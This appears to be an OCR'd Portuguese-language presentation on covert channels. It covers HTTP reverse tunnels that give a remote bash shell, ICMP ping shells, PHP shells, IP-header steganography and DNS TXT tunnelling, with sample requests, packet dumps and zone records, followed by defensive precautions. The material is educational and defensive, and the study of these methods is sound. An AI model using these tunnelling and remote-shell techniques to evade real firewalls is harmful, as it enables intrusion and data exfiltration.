
Exemplo de conexão:

Cliente:


Slave GET /cgi/bin/order?M5mAejTgZdgYOdgIO0BqFfVYTgjFLdgxEdb1He7krj HTTP/1.0

Master replies with g5mAlfbknz

Abordagens


WEB ssh.dominio.com
DMZ
SSH
Server
Server
desktop.com
Internet
GET
/cgi/bin/order?M5mAejTgZdgYOdgIO0BqFfVYTgjFLdgxEdb1He7krj
HTTP/1.0
/bin/bash

Abordagens


WEB ssh.dominio.com
DMZ
SSH
$>
desktop.com
Server
Server
Internet
g5mAlfbknz
ls

Precauções

- CISCO HTTP Inspection Engine
  - Filtra tráfego HTTP através da firewall baseado em aplicações especificas.
  - Baseado em assinaturas de aplicações:
    - HTTPPort/HTTPHost, GNU Httptunnel, GotoMyPC, Firethru, Http-tunnel.com Client
    - P2P- gnutella, kazaa
    - Instant message

Tunel ICMP


ishd – shell ping

```
⊞ Frame 3 (150 bytes on wire, 96 bytes captured)
⊞ Ethernet II, Src:              .f:11, Dst:              ff:e0
⊞ Internet Protocol, Src Addr:                               Dst Addr:
⊟ Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
    Checksum: 0x6d3d
    Identifier: 0xffff
    Sequence number: 0x45b2
    Data (54 bytes)
```

```
0000              b ff              55 5d 1f 11 08              ........ U]....E.
0010                                                            ....@.@. ........
0020              00 6d 3d ff ff    45 b2 00 00 00 00 00 00     ....m=.. E.......
0030   00 00 00 00 00 00 00 00      00 00 00 00 00 00 00 00     ........ ........
0040   00 00 00 00 00 00 7e 54      45 53 54 45 20 54 45 53     ......~T ESTE TES
0050   54 45 20 54 45 53 54 45      20 54 45 53 54 45 20 54     TE TESTE  TESTE T
```


PHP Shell

- Usuário pode ter acesso facilmente
- Dependente de configuração
  - Apache rodando em `Safe Mode`



Esteganografia

- Esconder informações sem que ela seja perceptível
- Stegtunnel
  - Esconde dados no cabeçalho do pacote IP.



Tunelamento DNS

- DNS TXT – RFC 1464 – 1993
  - “Using the Domain Name System To Store Arbitrary String Attributes”

tun.tche.br IN TXT “qualquer coisa"

---

tun IN NS tun.tche.br

tun.tche.br IN A 10.1.1.1

Tunel DNS

```
⊞ Frame 37 (81 bytes on wire, 81 bytes captured)
⊞ Ethernet II, Src:                    Dst:
⊞ Internet Protocol, Src Addr:                                  Dst Addr:
⊞ User Datagram Protocol, Src Port: 32771 (32771), Dst Port: 53 (53)
⊟ Domain Name System (query)
    Transaction ID: 0x53af
  ⊞ Flags: 0x0100 (Standard query)
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ⊟ Queries
    ⊟ cTfcTe2WU.tun.tche.br: type TXT, class IN
        Name: cTfcTe2WU.tun.tche.br
        Type: TXT (Text strings)
        Class: IN (0x0001)
```

cTfcTe2WU.tun.tche.br:

Conclusões

- Tráfego tunelado
- Monitoramento de tráfego acumulado
- Proxies
- Aplicações tuneladas

Obrigado.

Perguntas ?

ceron@tche.br